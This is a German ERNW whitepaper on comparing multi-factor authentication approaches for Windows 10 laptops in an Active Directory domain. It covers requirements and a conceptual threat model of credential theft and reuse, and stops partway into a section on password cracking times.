ERNW WHITEPAPER 63

VERGLEICH UNTERSCHIEDLICHER LÖSUNGEN ZUR MULTIFAKTOR-AUTHENTIFIZIERUNG

Version:	1.0
Datum:	14.01.2018
Klassifizierung:	Öffentlich
Autor(en):	Florian Gattermeier

Florian Gattermeier

Digital unterschrieben von Florian Gattermeier
DN: c=DE, o=ERNW Enno Rey Netzwerke GmbH, cn=Florian Gattermeier, givenName=Florian, sn=Gattermeier, serialNumber=DTRWM945116716254922
Datum: 2018.01.14 18:22:03 +01'00'

INHALTSVERZEICHNIS

ABBILDUNGSVERZEICHNIS

TABELLENVERZEICHNIS

1 Abstract

Deutsch:

Diebstahl von Zugangsdaten und die anschließende Wiederverwendung stellen heutzutage ein großes Problem in der Informationstechnik dar. Um diesem Risiko zu begegnen, bedarf es eines wohldurchdachten Ansatzes im Rahmen einer umfassenden Sicherheitsarchitektur. Ein Baustein dieser Sicherheitsarchitektur ist Multifaktor-Authentifizierung. Diese Arbeit befasst sich mit allen Schritten von der Anforderungsdefinition bis zur Implementierung in der Unternehmensumgebung. Nach einer kurzen Einführung, in der Ziel und Umfang näher erläutert werden, wird ein allgemeiner Überblick über die Anforderungen und Bedrohungen gegeben, um die Grundlagen für das Verständnis aller weiteren Schritte zu legen. Es folgt eine detaillierte Definition des Begriffs Multifaktor-Authentifizierung und die Konzipierung aller notwendigen Voraussetzungen, die zur Nutzung nötig sind. Im nächsten Schritt werden die erstellten Konzepte der Multifaktor-Authentifizierung beschrieben und die Umsetzung erklärt. Darauffolgend wird auf der Basis betrieblicher Machbarkeit und ihrer Sicherheitsvorteile eine Bewertung durchgeführt. Die Arbeit wird mit einer Zusammenfassung der Ergebnisse und einem Ausblick auf die Zukunft von Abwehrmechanismen zur Verhinderung von Diebstahl von Zugangsdaten in modernen Betriebssystemen abgeschlossen.

English:

Credential theft and the subsequent reuse of stolen credentials are a significant problem in information security. To counter this risk a planned approach is required as part of a comprehensive security architecture program. This includes the implementation of multi factor authentication. This thesis covers the process of implementing a multi factor authentication system in an enterprise environment. After a short introduction which specifies the aim and scope of this project, a general overview of the requirements and the threats is given to lay the groundwork for comprehension of all further steps. This is followed by a detailed definition of the term multi factor authentication and the conceptualization of all necessary prerequisites. In the next step the concepts are described and instructions on implementation are given. Furthermore, the concepts are evaluated on the basis of operational feasibility and security benefit. This thesis is concluded with a summary of the results and an outlook on future mitigating technologies and planned tasks following this project.

2 Motivation, Methodik und Abgrenzung

Der Data Breach Investigations Report (DBIR) wird seit dem Jahr 2007 jährlich von einer Sparte des US-amerikanischen Mobilfunkbetreibers Verizon Wireless veröffentlicht. Dieser Report basiert auf Daten von 65 Quellen aus 84 Ländern, darunter Strafverfolgungsbehörden, Herstellern von Sicherheitssoftware und Beratungsunternehmen. Dem Bericht des Jahres 2017 ist zu entnehmen, dass Angriffe mit dem Ziel, an Passwörter oder passwort-ähnliche Daten zu gelangen, zur stetig wachsenden Gefahr für Unternehmen geworden sind [1].



Abbildung 1 Zunahme von gestohlenen Zugangsdaten (*Credentials*, orange)

Sowohl bei finanziell als auch bei staatlich motivierten Angriffen auf Unternehmen gehört das Sammeln von Anmeldedaten mit Hilfe von Spionagesoftware und Phishing sowie die zielgerichtete Verwendung dieser Anmeldedaten zu den häufigsten Angriffsszenarien.

In Zeiten, in denen gestohlene und wiederverwendete Anmeldedaten (*Credential Theft and Reuse*) zu einer immer größeren Bedrohung werden, kann die Implementierung von Multifaktor-Authentifizierung (MFA) eine Möglichkeit zur Absicherung von Benutzerkonten in Unternehmensnetzwerken darstellen. In dieser Arbeit wird daher eine vergleichende Bewertung unterschiedlicher Verfahren zur Multifaktor-Authentifizierung erstellt.

Die Grundlage dieser Arbeit stellt die Definition der Anforderungen und der Nutzungsszenarien dar. Aus dem definierten Nutzungsszenario lassen sich die anzunehmenden Bedrohungen ableiten, jedoch wird keine vollumfängliche Risikoanalyse im Sinne des Bundesamts für Sicherheit in der Informationstechnik (BSI) durchgeführt [2]. Dies würde den Rahmen dieser Arbeit überschreiten. Davon ausgehend werden Konzepte erstellt, die die erfassten Anforderungen im Optimalfall vollständig

erfüllen und die Bedrohungen mitigieren. Zur Validierung wird anschließend eine Evaluation ausgewählter Konzepte durchgeführt.

Ein mit dem Internet verbundener Arbeitsplatz-Rechner stellt ein mögliches Einfallstor dar, welches als erster Schritt in ein Unternehmensnetz genutzt werden kann und ist aus diesem Grund besonders schützenswert. Ziel und Aufgabe dieser Arbeit ist es, ein MFA-Konzept zu finden, das alle gegebenen Anforderungen erfüllt. Es wird sich dabei auf die Absicherung des Arbeitsplatz-Rechners, also auf die Client-Seite beschränkt. Die Server-Seite und die Netzwerkkommunikation sind nicht Bestandteil dieser Arbeit, finden aber im Ausblick Erwähnung. Das MFA-System sollte derart gestaltet sein, dass selbst im Falle einer Kompromittierung des Arbeitsplatz-Rechners es einem Angreifer nicht möglich ist, an valide Zugangsdaten zur weiteren Verwendung zu gelangen. Durch die Absicherung soll verhindert werden, dass ein Angreifer, der eines dieser Systeme in seinen Besitz gebracht hat, tiefer in das Netzwerk eindringen kann. Zwar sollte die Anmeldung an kritischen Systemen mit Standardbenutzer-Anmeldedaten ohnehin nicht möglich sein, dennoch ist es im Rahmen eines vollumfänglichen Sicherheitskonzepts empfehlenswert, die Angriffsfläche im gesamten Netzwerk so gering wie möglich zu halten.

3 Anforderungsanalyse

Zur Erfassung der Anforderungen wurden mehrere (drei) Interviews mit den System-Verantwortlichen geführt. Die Systemverantwortlichen sind die Administratoren der untenstehenden Microsoft Active Directory-Umgebung.

3.1 Voraussetzungen und existierende Infrastruktur

Die Infrastruktur, in die das System integriert werden soll, lässt sich durch die folgenden technischen Eckdaten charakterisieren:



Abbildung 2 Überblick über die vorhandene Infrastruktur

Bei der Umgebung, in die das MFA-System integriert werden soll, handelt es sich um eine Microsoft Windows Active Directory-Umgebung. Zur zentralisierten Verwaltung von Benutzern, Berechtigungen, Ressourcen und Konfigurationen stehen zwei Windows Server 2012 R2 Domain Controller zur Verfügung. Diese Domain Controller verwalten eine Windows Domäne mit Funktionslevel 2008 R2[1]. Angebunden an die Windows Domäne ist eine Public Key-Infrastruktur zur Ausstellung von Zertifikaten.

[1] *Je nach Funktionslevel einer Domäne stehen unterschiedliche Sicherheits-Funktionen zur Verfügung.*

- Microsoft Windows Active Directory (AD)-Verzeichnisdienst
  - Microsoft Windows Server 2012 R2 Domain Controller (DC)
  - Microsoft Public-Key-Infrastruktur (PKI) und Zertifizierungsstelle vorhanden
  - Domain Functional Level (DFL) und Forest Functional Level (FFL) 2008 R2

Die Arbeitsplatz-Rechner, die mit dem MFA-System ausgestattet werden sollen, sind mobile Notebooks. Auf diesen Systemen ist das Betriebssystem Microsoft Windows 10 installiert und die Systeme sind teilweise mit einem integrierten Smartcard-Lesegerät ausgestattet.

- Microsoft Windows 10-basierte Arbeitsplatz-Notebooks des Typs Lenovo P50
  - Teilweise mit eingebautem Smartcard-Lesegerät
- Benutzerkonten, die im AD gehalten und verwaltet werden

3.2 Nutzungsszenario: Anmeldung am Arbeitsplatz-Rechner

Das höchste Gut eines Unternehmens stellen meistens die Unternehmensdaten dar. Bei einem Unternehmen, welches Software entwickelt, könnte dies beispielsweise der Quellcode der Software sein, bei einem Finanzinstitut sind es die Kundendaten.

Bei den Arbeitsplatz-Rechnern, die durch das MFA-System abgesichert werden sollen, handelt es sich um die Systeme des Backoffice des Unternehmens. Bei den zu schützenden Daten handelt es sich dabei sowohl um Kundendaten als auch um Software-Quelltext. Da hier sowohl Kundendaten verarbeitet werden als auch Rechnungswesen betrieben wird, bedürfen diese Systeme einer besonderen Absicherung. Ergänzend kommt hinzu, dass die Benutzer dieser Systeme einen betriebswirtschaftlichen und keinen technischen Hintergrund haben. Aus diesem Grund bringen diese Benutzer nicht den Erfahrungsschatz eines langjährigen Technikers mit, was Erkennung und Beurteilung möglicher Schadsoftware oder die Interpretation von Fehlermeldungen betrifft. So sind diese Systeme und die darauf verarbeiteten Daten aufgrund der Nutzergruppen einer höheren Gefahr ausgesetzt.

Das MFA-System soll einerseits zur physischen Absicherung der Anmeldung implementiert werden und andererseits zur Vermeidung des Merkens von langen Passwörtern. Es handelt sich hierbei um die Anmeldung eines Domänen-Benutzers an einer Microsoft Active Directory-Domäne.

3.3 ANF001: Mitigation aktueller und relevanter Bedrohungen

3.3.1 Bedrohungen

Unter Berücksichtigung, dass Systeme eingesetzt werden, die mit Microsoft Windows 10 ausgestattet sind und mit einem Active Directory verbunden sind, ist das relevante Angriffsszenario das Erlangen und Weiterverwenden von Active-Directory-Anmeldedaten (*Credential Theft and Reuse*). Diese Anmeldedaten (*Credentials*) können sein:

- Klartext-Passwörter
- Passwort-Hashes
- Kerberos-Tickets
- Kerberos-Verschlüsselungsschlüssel

Grundsätzlich lässt sich bei der Betrachtung zwischen internen und externen Bedrohungen unterscheiden. Bei internen Bedrohungen hat der Angreifer unmittelbaren Zugriff auf Systeme, sei es physisch oder mit Hilfe von Schadsoftware. Bei externen Bedrohungen hat ein Angreifer keinen direkten Zugriff auf die Systeme.

Ebenso können die Angreifer nach internen und externen Angreifern unterteilt werden. Interne Angreifer können beispielsweise Mitarbeiter des Unternehmens, Dienstleister, Kooperationspartner oder Kunden sein. Externe Angreifer sind Personen, die in keiner direkten Beziehung zum Unternehmen stehen. Im Rahmen dieser Arbeit wird nicht zwischen internen und externen Angreifern unterschieden.

Im Folgenden werden Beispiele für interne und externe Bedrohungen gegeben [3].

Interne Bedrohungen

- Kompromittierung mit Schadsoftware:
  Dies stellt den klassischen Fall einer internen Bedrohung dar. Bei dieser Art von Angriff wird das System, welches an der Authentifizierung beteiligt ist, mit Schadsoftware infiziert. Obwohl es viele verschiedene Möglichkeiten gibt, Systeme mit Schadsoftware zu infizieren [4], wird in dieser Arbeit keine Unterscheidung gemacht. Es wird lediglich angenommen, dass es einem Angreifer möglich ist, auf kompromittierten Systemen alle gewünschten Informationen zu erlangen, unerheblich ob sie verschlüsselt sind oder waren. Darüber hinaus wird angenommen, dass es einem Angreifer in diesem Fall möglich ist, jegliche Konfiguration zu seinen Gunsten zu ändern und alle Aktionen auf dem kompromittierten System durchzuführen, die er beabsichtigt.

- Manipulation der Hardware:
  Bei Authentifizierung, die zusätzliche Peripherie benötigt (beispielsweise Smartcard-Lesegeräte), stellt diese zusätzliche Hardware eine Erweiterung der Angriffsfläche dar. Auf physikalischer Ebene gibt es verschiedene Ansatzpunkte. Zu den Komponenten, die angegriffen werden können, zählen beispielsweise der Prozessor, Datenbusse, Speicher oder Sensoren. Es existiert eine Reihe von Ansätzen, an die dort verarbeiteten Daten zu gelangen oder diese Daten zu manipulieren. Dabei ist festzuhalten, dass für die Kompromittierung von Hardware in aller Regel ein großer technischer Aufwand mit teilweise zahlreichen und umfangreichen Arbeitsschritten nötig ist. Dies beginnt bei Ausbau von Modulen, geht über Freilegung von Halbleiterchips mit Säure bis hin zu Umgehung von Schutzmaßnahmen auf Hardwareebene. Auch Analyse von Stromverbrauch oder Zeiten ist denkbar. Dazu sind je nach Angriffsszenario Mikroskope, Spezial-Laser, fokussierte Ionenstrahlen

oder chemische Anlagen nötig. Diese Anlagen und das Wissen stehen nur einem begrenzten hochqualifizierten Personenkreis zur Verfügung. Da der Aufwand und der Nutzen bei dieser Bedrohung nicht in Relation stehen, ist dieses Angriffsszenario in dieser Arbeit nicht relevant [5].

- Physischer Zugriff auf das System:
  Diese Art von Angriff kann von einem Angreifer durchgeführt werden, der sich als jemand ausgibt, der vor Ort arbeitet, wie beispielsweise eine Reinigungskraft oder ähnliches. In diesem Szenario hat der Angreifer lediglich physischen Zugriff auf das System, allerdings ohne entsperrten Desktop. Bei Systemen ohne Festplatten-Verschlüsselung und Integritätsprüfung des Startvorgangs kann der Angreifer ein portables Betriebssystem starten oder die Festplatte an ein anderes System anschließen. Anschließend kann der Inhalt der Festplatte ausgelesen werden.

  Ebenfalls denkbar ist ein Angriff, der Direct-Memory-Access (DMA)-Funktionalität, also direkten Zugriff von externen Schnittstellen auf den Arbeitsspeicher des Geräts, nutzt. Bei diesem Angriffsszenario werden Schnittstellen, die DMA-Zugriff bieten (FireWire o.Ä.) dazu verwendet, um den Arbeitsspeicher des angegriffenen Geräts auszulesen und damit an Zugangsdaten zu gelangen [6].

  Dieses Angriffsszenario ist für diese Arbeit nicht relevant, da die eingesetzte Hardware keine DMA-Schnittstellen bietet. Darüber hinaus sind die Geräte mit Festplattenverschlüsselung inkl. Pre-Boot-Authentifizierung ausgestattet und erlauben daher in ausgeschaltetem Zustand keinen Zugriff auf die Festplatte.

- Diebstahl oder Verlust:
  Diese Bedrohung ist im Grunde genommen gleich zu behandeln wie physischer Zugriff auf das System. Die einzige Ausnahme besteht darin, dass der Angreifer keine Anstrengungen machen muss, in die Räume eines Unternehmens einzudringen. Diebstahl oder Verlust des Rechners wird der Benutzer zeitnah registrieren und entsprechende Maßnahmen einleiten.

Externe Bedrohungen

- Abhören von Kommunikation:
  Ein Angreifer kann alle Nachrichten, die zwischen dem System des Benutzers und dem authentifizierenden Server gesendet werden, passiv abhören und mitschneiden. Das Abhören von Netzwerk-Kommunikation kann leicht an Netzwerk-Switchen mit der Funktion *Port Mirroring* getätigt werden. Diese Funktion leitet alle Pakete, die an allen Schnittstellen ankommen, an den Mirror-Port weiter. Eigentlich zu Diagnose-Zwecken gedacht, kann diese Funktion leicht zum Abhören der Kommunikation missbraucht werden.

- Man-in-the-Middle:
  Dieser Angriff baut auf dem Angriffsszenario des Abhörens auf. Beim aktiven Man-in-the-Middle-Szenario ist der Angreifer in der Lage, eigene Nachrichten aktiv in die Kommunikation zwischen dem System des Benutzers und des Servers zu injizieren [7].

- „Shoulder Surfing“:
  Beim „Shoulder Surfing“ schaut der Angreifer dem Benutzer im wahrsten Sinne des Wortes über die Schulter mit dem Zweck, dessen Zugangsdaten zu sehen und zu stehlen.

- Phishing:
  Bei dieser Art des Angriffs wird der Benutzer dazu gebracht, Daten preiszugeben, die nie in einem validen Authentifizierungsprozess erfragt werden. Dies unterscheidet Phishing von einem typischen Man-in-the-Middle-Angriff, bei dem der Benutzer erwartet, die übliche Anmeldeseite zu sehen [8].

- Social Engineering:
  Dieses Angriffsszenario besteht darin, den Benutzer davon zu überzeugen, seine Zugangsdaten an den Angreifer abzugeben, damit dieser damit angebliche Aufgaben erledigen kann. Phishing ist beispielsweise eine Art des Social Engineering. Es sind darüber hinaus noch weitaus komplexere Angriffsszenarien denkbar. Ein beliebtes Beispiel ist der Angestellte aus der IT-Abteilung des Unternehmens, der anruft und Informationen für eine scheinbar harmlose Tätigkeit benötigt [9].

- Erraten:
  Der Angreifer versucht schlicht und einfach, die Zugangsdaten des Benutzers zu erraten. Da Menschen dazu neigen, persönliche Informationen bei der Authentifizierung einfließen zu lassen (beispielsweise die Namen von Partnern, Kindern oder Haustieren), bietet es sich für einen Angreifer an, das persönliche Umfeld mit Hilfe von Social-Media-Konten des Benutzers auszuforschen.

3.3.2 Credential Theft and Reuse-Angriffe

Zum besseren Verständnis wird eine kurze Einführung in den aktuellen Stand von Credential Theft und Reuse-Angriffen sowie die dahinterstehenden technischen Mechanismen gegeben.

Credential Theft and Reuse-Angriffe machen sich die Eigenschaften von Single-Sign-On (SSO)-Mechanismen zu Nutze. SSO-Mechanismen erfordern, dass der Computer eine Kopie der Authentifizierungsdaten des Benutzers bereithält. Credential Theft and Reuse-Angriffe werden in zwei Stufen durchgeführt: In der ersten Stufe beschafft sich ein Angreifer lokale administrative Privilegien auf einem System, führt ggf. eine so genannte *privilege escalation* durch. Mit diesen administrativen Privilegien hat der Angreifer Zugriff auf die Anmeldedaten der am Benutzer angemeldeten Systeme. Im zweiten Schritt verwendet der Angreifer diese validen Anmeldedaten um sich im Netzwerk horizontal (d. h auf Systemen gleichen Privilegienlevels) fortzubewegen (*lateral movement*). Diese beiden Schritte wird der Angreifer so lange wiederholen, bis der Angreifer die gewünschten Berechtigungen innerhalb des Netzwerks oder auf dem Zielsystem erlangt hat.

Abhängig von der Art der Anmeldedaten, die ein Angreifer erhält, sind verschiedene Szenarien möglich:

- Nutzung des Klartext-Passworts:
  Verwendung eines gültigen Klartext-Passworts zur Anmeldung an entfernten Systemen oder Diensten.

- Pass-the-Hash:
  Wiederverwendung gültiger Passwort-Hashes als Anmeldeinformationen bei einer Authentifizierung auf einem entfernten Computer oder Dienst. Die in Windows Active Directory-Netzwerken verwendeten Hashes sind nicht mit einem Salt versehen und sind damit deterministisch.

- Pass-the-Ticket:
  Wiederverwendung von gültigen Kerberos-Tickets (Ticket-Granting-Tickets (TGT) oder Service Tickets (ST)), um entweder Service-Tickets zu erhalten oder direkt auf einen entfernten Computer oder Dienst zuzugreifen.

- Overpass-the-Hash/Pass-the-Key:
  Wiederverwendung gültiger Kerberos-Verschlüsselungsschlüssel zum Erwerb eines gültigen Kerberos TGTs.

3.4 ANF002: Standardisierte und aktuelle Technologien sowie Kryptografie

Die Lösung muss bekannte und bewährte Technologien einsetzen. So ist davon auszugehen, dass Design und Funktion möglichst wenige unbekannte Schwachstellen oder Sicherheitslücken aufweisen. Dies wird typischerweise durch regelmäßige Sicherheitsprüfungen des Produkts sichergestellt [10]. Zu

bekannten und bewährten Technologien zählen beispielsweise der Advanced Encryption Standard (AES) für symmetrische Verschlüsselung oder das Diffie-Hellman (DH)-Protokoll zum Schlüsselaustausch. Aus diesem Grund muss die Lösung auf selbstentworfene und selbstentwickelte Protokolle und Verfahren verzichten.

Implementierte Prozesse und eingesetzte Technologien müssen konform sein zu geltenden nationalen und gegebenenfalls internationalen Gesetzen. Geltende nationale und internationale Gesetze können z. B. Datenspeicherung, Audit/Überwachung und den Einsatz kryptografischer Verfahren betreffen. Das BSI liefert jährlich Empfehlungen zu kryptografischen Verfahren und Schlüssellängen [11]. Maßnahmen bei Verstößen müssen definiert und implementiert sein.

3.5 ANF003: Zentralisiertes Management

Die Lösung muss zentral konfigurierbar und verwaltbar sein. Da die abzusichernden Arbeitsplatz-Rechner Microsoft Windows 10-basiert sind und mit einem Microsoft Active Directory (AD) verbunden sind, ist eine Integration der Lösung in das Microsoft Active Directory notwendig. Es muss die vom Active Directory bereitgestellte Funktionalität der zentralisierten Verwaltung und Verteilung von Einstellungen über Gruppenrichtlinien genutzt werden.

Benutzer-Identitäten und Anmeldeinformationen müssen zentral durch einen Verzeichnisdienst verwaltet werden. Wird zertifikatsbasierte Authentifizierung durchgeführt, müssen die Zertifikate durch eine Public-Key-Infrastruktur (PKI) verwaltet werden.

Die Anmeldung darf nicht unter Verwendung von lokalen Benutzerkonten geschehen. Lokale Benutzerkonten werden an den Arbeitsplatz-Rechnern selbst angelegt und können nur direkt an diesen Rechnern verwaltet werden. Multifaktor-Authentifizierung ist bei dieser Art der Anmeldung nur mit Software von Drittherstellern möglich. Diese Software integriert sich tief in den Anmeldeprozess von Windows. Aus diesen Gründen muss die Anmeldung ausschließlich mit Benutzerkonten aus dem Active Directory-Verzeichnisdienst durchgeführt werden.

3.6 ANF004: Bestmögliche Betriebssystem-Integration

Die Lösung muss bestmöglich in das Betriebssystem Microsoft Windows 10 integrierbar sein. Dies bedeutet, dass die Lösung die Kryptografie des Betriebssystems nutzen muss. Die eingesetzte Kryptografie muss unmittelbar durch das Betriebssystem unterstützt werden und muss ohne Software von Drittherstellern nutzbar sein. Die Programmierschnittstelle (*application programming interface*, API) des eingesetzten Betriebssystems Microsoft Windows 10 heißt *Cryptography API: Next Generation* (CNG) [12]. CNG ist seit Windows Server 2008 bzw. Windows Vista die Programmierschnittstelle, die Zugriff auf bekannte Algorithmen wie AES, Elliptic Curve Cryptography (ECC) oder Secure Hash

Algorithm (SHA) bietet. Die Lösung muss daher die CNG-Programmierschnittstelle nutzen. Diese Anforderung ergänzt Anforderung ANF001.

Explizit ausgenommen von dieser Anforderung sind Verwaltung und Administration der Lösung (beispielsweise das Speichern eines Zertifikats auf einer Smartcard). Hier kann eine Drittthersteller-Verwaltungssoftware zum Einsatz kommen. Wenn die Funktionalität durch Betriebssystemkomponenten realisierbar ist, sollte auf den Einsatz von Drittthersteller-Software verzichtet werden. Dies folgt streng dem Ansatz des Minimalprinzips. Es sollte nur die Software installiert werden, die zwingend für den Betrieb benötigt wird. Jede zusätzliche Software kann Sicherheitslücken enthalten und damit die Angriffsfläche des Systems erhöhen.

3.7 ANF005: Nachvollziehbarkeit und Dokumentation

Die Prozesse des MFA-Systems und sicherheitsrelevante Aktionen auf den Systemen müssen nachvollziehbar sein. Dies kann durch die Implementierung geeigneter Audit- und Protokollierungsmechanismen geschehen. Die technische Implementierung von Audit- und Protokollierungsmechanismen muss durch organisatorische Prozesse begleitet werden. Beispielsweise sollten die Verantwortlichkeiten für die Konfiguration der Protokollierung und für die Auswertung der Protokolle nicht in den gleichen Händen liegen. Audit- und Protokollierungsmechanismen sollten durch unterstützende Prozesse wie Einheitlichkeit bei der Installation und Einheitlichkeit bei der Organisation ähnlicher Prozesse vereinfacht werden und damit die Nachvollziehbarkeit erhöhen.

Zu einem funktionalen Sicherheitskreislauf gehören auch stets die Überwachung (so genanntes *Monitoring*) sicherheitsrelevanter Parameter des MFA-Systems und die Auswertung von Protokolldateien. Darüber hinaus sollte ein geeignetes Monitoring-Konzept implementiert sein, um die Sichtbarkeit (*Visibility*) sicherheits- und kritischer Vorgänge wie beispielsweise fehlgeschlagene Anmeldungen zu gewährleisten.

Für das MFA-System muss stets eine stets aktuelle Dokumentation existieren. Die Regelung des Dokumenten- und Versionierung-Managements ist Teil der allgemeinen Definition von Rollen und Verantwortlichkeiten.

3.8 ANF006: Support und Life-Cycle-Management

Die Lösung muss durch den Hersteller unterstützt werden und bei Notwendigkeit mit sicherheitsrelevanten Aktualisierungen versorgt werden. Diese Notwenigkeit kann im Rahmen von Wartungsmaßnahmen oder durch das Auftreten von Schwachstellen entstehen. Es sollte eine Lösung

gewählt werden, die absehbar mindestens so lange durch den Hersteller unterstützt wird, bis eine Migration zu einer anderen Lösung durchgeführt wird.

Es muss ein Prozess implementiert werden, der das System während des gesamten Lebenszyklus begleitet. Gemäß der *Special Publication 800-63B, Digital Identity Guidelines* des US-amerikanischen National Institute of Standards and Technology (NIST) [13] muss der Prozess im Falle eines Systems zur Multifaktor-Authentifizierung die folgenden den Faktor betreffenden Gegebenheiten abdecken:

- Inbetriebnahme und Benutzer-Registrierung
- Verlust und Diebstahl
- Nicht autorisierte Vervielfältigung
- Ablauf der Gültigkeit
- Außerbetriebnahme

Die Identitätsprüfung der Benutzer erfolgt nicht im Rahmen der Benutzer-Registrierung. Da es sich bei den mit der Multifaktor-Authentifizierung auszustattenden Personen um einen definierten und überschaubaren Personenkreis handelt, erfolgte die Identitätsprüfung im Vorfeld durch die Personalabteilung des Unternehmens.

3.9 ANF007: Benutzbarkeit

Jedes System, welches mit Menschen interagieren soll, stellt einen Kompromiss zwischen Sicherheit und Nutzbarkeit dar. Dabei verhalten sich die beiden relevanten Größen Sicherheit und Nutzbarkeit umgekehrt proportional zueinander. Bei Maximierung der Sicherheit wird die Nutzbarkeit sinken und bestmögliche Nutzbarkeit wird nicht mit maximaler Sicherheit vereinbar sein. Es muss daher ein Kompromiss gefunden werden, der einerseits die gewünschte Sicherheit bietet und andererseits die Nutzbarkeit gewährleistet. In der DIN-Norm 9241-11 ist Nutzbarkeit wie folgt definiert: „Ziel der Entwicklung und Evaluierung gebrauchstauglicher Systeme, Produkte und Dienstleistungen ist es, die Benutzer zur effektiven, effizienten und zufriedenstellenden Erreichung ihrer Ziele unter Berücksichtigung des jeweiligen Nutzungskontextes zu befähigen.“ [14]. Die Benutzbarkeit ist von besonderer Wichtigkeit, um die Akzeptanz des Systems sicherzustellen. Sinkt die Akzeptanz bei den Benutzern, wird dies automatisch dazu führen, dass die Benutzer versuchen, die eingesetzten Sicherheitssysteme zu umgehen, um die Bedienung effizienter zu machen, wie beispielsweise Aufschreiben von Passwörtern.

3.10 ANF008: Betreibbarkeit

Betreibbarkeit setzt sich aus unterschiedlichen Faktoren zusammen. So beinhaltet die generelle Anforderung Betreibbarkeit unter anderem Anforderungen an Wirtschaftlichkeit, Verfügbarkeit, Sicherheit und Qualität. Die Betreibbarkeit wird auch mitbestimmt durch menschliche Ressourcen, die

den Betrieb technisch und organisatorisch durchführen. Das System muss mit den vorhandenen Betriebskapazitäten (Mitarbeiteranzahl, Wissen, Budget etc.) betreibbar sein. Die Gesamtkomplexität darf nicht zu Sicherheitsproblemen durch Mangel an Betriebskapazitäten führen.

Die Gesamtkosten, die während der Lebenszeit der Lösung entstehen, dürfen nicht die Kosten überschreiten, die im Falle einer Kompromittierung und der darauffolgenden Wiederherstellung anfallen. Andernfalls könnte man die Lösung als unwirtschaftlich bezeichnen.

4 Multifaktor-Authentifizierung in der Informationstechnik

Der klassische Weg der Authentifizierung in Form von Benutzernamen und Passwort hat aus Sicht der Informationssicherheit einige Einschränkungen und Nachteile. Um Authentifizierung mit Passwörtern sicher zu machen, empfiehlt es sich, eine Passwort-Richtlinie zu setzen, die lange und komplexe Passwörter vorschreibt. Dabei spielt die Länge eine übergeordnete Rolle, denn je länger ein Passwort ist, desto länger dauert es, das korrekte Passwort zu erraten. So ist es mit heutiger Hardware (beispielsweise einem Verbund aus acht Nvidia GTX 1080 Ti) möglich, den Hash[2] eines acht Zeichen langes Passwort mit einem Zeichensatz von 100 Zeichen (die entspricht 100^8 mögliche Kombinationen) in unter sieben Stunden zu erraten. Bei einer Rate von 440 Milliarden Hashes pro Sekunde [15] ergibt sich die Zeit aus der folgenden Berechnung:

$$\frac{100^8}{440000000000\ GH/s} \times \frac{1}{3600s} = 6.31h$$

Eine Verlängerung des Passworts um nur zwei Stellen (also 100^{10} mögliche Kombinationen) erhöht dagegen die Dauer eines erfolgreichen Erratens schon auf über sieben Jahre.

$$\frac{100^{10}}{440000000000\ GH/s} \times \frac{1}{3600s} = 63131.31h = 7.20a$$

